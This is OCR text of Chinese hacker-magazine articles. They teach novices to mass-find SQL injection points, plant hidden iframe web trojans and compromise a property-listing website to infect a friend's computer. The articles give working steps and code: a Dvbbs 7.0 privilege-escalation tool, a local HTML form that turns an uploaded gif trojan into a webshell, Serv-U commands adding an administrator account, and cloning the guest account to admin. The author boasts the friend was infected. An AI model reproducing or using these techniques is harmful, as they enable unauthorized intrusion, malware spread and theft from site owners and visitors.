



图3 获得批量网址

然后把这些网址复制到一个记事本上，并另存放好。

接下来，打开明小子旁注入工具3.5，选择“SQL注入”菜单下的“导入网址”，把刚才保存的网址导入进去。点击“批量分析注入点”，还没有检测完就有N多的注入点了（如图4）。

好了，有了注入点就可以做什么，这个不用我再多说了，随便选择一个注入点，然后“右键”→“注入分析”，一支烟的工夫就把管理员的用户名与密码给猜解出来了。猜出管理员密码以后，接着下一步就是选择菜单中的“管理入口扫描”，扫出了管理员后台地址以后，把刚才猜出的管理员用户名与密码写上去，接着看看有没有上传ASP的许可，一般来说可以尝试上传ASP、ASA和CER，这三种文件都可以当成ASP来执行的。上传桂林老兵的ASP站长助手6.0，然后首页挂马。挂马的代码是：<iframe src="http://马儿" name="zhu" width="0" height="0" frameborder="0">

小提示 挂马的代码的“马儿”是写用绝爱网页生成的木马地址。


图4 利用工具获得注入点

编辑点评： 看了作者的方法后，觉得这真是一个省力气的办法，再想想自己抓肉鸡的时候就是一个个抓，哎，惭愧啊！作者虽没有详细给出相关工具的配置方法，但思路很清晰，前几期杂志上也有介绍，希望大家能通过参考别人的方法来打造一个适合自己的方法。

希望本文能给菜鸟找肉鸡一些新的思路。有什么问题，欢迎到非安全黑客手册上提问，我的ID是李丰初。

【文章中所涉及的Domain3.5旁注入工具、radmin影子版、QQ阿拉大盗等，已经收录在光盘中】

菜鸟也玩网站入侵

yizhigu [S.H.C]

从本文你可以学到：

1.如何获得WEBShell

2.用aspxshell和servu结合来提权

3.克隆管理员账号

1.起因

我有个好朋友在广东工作，我一直都想入侵他的电脑，可是却苦于能力有限，加之他是内网用户，所以一些扫描溢出的方法派不上用场。前天他给我介绍个网站，是一个楼市网，朋友正准备在那边买房！于是想想，入侵了这个网站，再挂上网页木马，说不定朋友这个菜鸟就会中标呢！

2.获得webshell

我刚输入网址，卡巴就报警了，好家伙，已经被挂马了！既然人家能进去，我为什么不可以？先给自己吃下定心丸，再大干一场吧。首先还是本能地拿SQL注入工具检测一下，没有注入漏洞；随后踩点找入侵目标，看来有个论坛，通过简单的判断，应该是动网论坛。先注册个用户，在论坛地址后加入admin_index.asp，晕~~动网7.00SQL，看来有戏了（如图1）。




图1 目标的敏感信息

用DVBBS7.0SP2的前台提权工具试了下，没有成功，基本可以推测是论坛禁止了用户更改头像。还好，我有桂林老兵写的针对动网7.0SQL版的提权工具，一直尘封在我的硬盘里，今天总算能派上用场了，哈哈！先把我刚才申请的用户密码用md5密码转换器转成16位加密的字符。接着修改提交地址和申请好的用户名以及16位加密密码。先点击“注入”提升为前台管理员，然后修改SQL语句里的username为申请的用户名，再次注入，我们就成了后台管理员了（如图2）。




图2 利用注入工具完成注入

由于论坛是SQL版本的，所以在后台备份数据库里是不能直接还原我们webshell了，不过这里我们可以写一个本地提交的页面，代码如下：

```
<html> <head> <title>提交</title>
<body text=#ffff00 vlink=#ffffff bgcolor=#000000>
 <form action="http://www.xxx.com/bbs/admin_data.asp?action=RestoreData&act=Restore" method="post">
<p>已经上传的图片地址：<input name="Dbpath" type="text" size="80"> </p>
<p>保存：<input name="backpath" type="text" size="80"></p>
<p> <input type="submit" value="要传了哦"></p>
</form>
</html>
```

在记事本中输入上面的代码，然后保存到tijiao.htm文件中，这里的http://www.xxx.com/bbs就是论坛地址（如图3）。

输入修改扩展名的gif木马地址和保存的路径，就成功得到我们的WebShell了（如图4）。

3.权限提升

现在的ASP权限都是guest，管理员也会删除可利用的组件来削弱aspshell下的操作性，所以在这个aspshell下有点寸步难行的感觉。不过通过对系统用户的查看，发现ASPNET用户是用于运行ASP.NET辅助进程的账户，看来这是支持apsx的服务器。




图3 打开tijiao.htm




图4 打开保存后的网页木马

小提示 aspnet 是在随 .NET 框架安装 machine.config 文件时所选择的默认标识。ASPNET 账户是 Users 组的成员，默认情况下，Users 组只拥有最小的权限。ASPNET 账户还拥有其他几个权限，其中包括对 ASP.NET 和 Windows 临时目录的全部权限。

上传我们的admin.aspx，可以进行cmd操作，由于权限的原因，是不能直接执行高级命令的。虽然不能通过海洋的系统服务器信息来判断是否装有servu，不过在它的c盘里倒是被我发现了这东西。打开ServUDaemon.ini查看，居然还是5.1版本的。看来提权有希望了。它的网站目录有可写权限，上传我们的提权工具servu.exe，在cmd下依次执行d:\servu.exe "net user yizhigu 123456 /add"、d:\servu.exe "net localgroup administrators yizhigu /add"，这样就成功添加了我们的这个管理员。执行一下net user yizhigu，看来网站已经成功拿下，这台服务器是外网地址并且开了3389。




图5

最后，上传我们的超级工具MT，执行mt -clone Administrator guest就可以把guest克隆成管理员了。当然，挂上网页木马来钓朋友这条鱼吧（如图5）。

4.成功后的反思

过了几天，我这可怜的朋友果然就成了我挂马的牺牲品了。看来现在好多公司的电脑都不开自动更新，所以会被网马所“人侵”。个人感觉，现在的人侵模式就是这样，这种人侵方法很适合我们这样的菜鸟，如果没有SQL注入漏洞，就从它的论坛下手，找准人侵方法后上传我们的aspshell。至于提升权限，一般情况下结合aspxshell和servu是可以拿下很多主机的。网页挂马请参考上期的《网页木马制作和利用全攻略》。新年到了，希望广大菜鸟朋友和我一样，共同进步！

【文中所涉及的servu.exe、dvsp2_sql.exe，已经收录在光盘中】

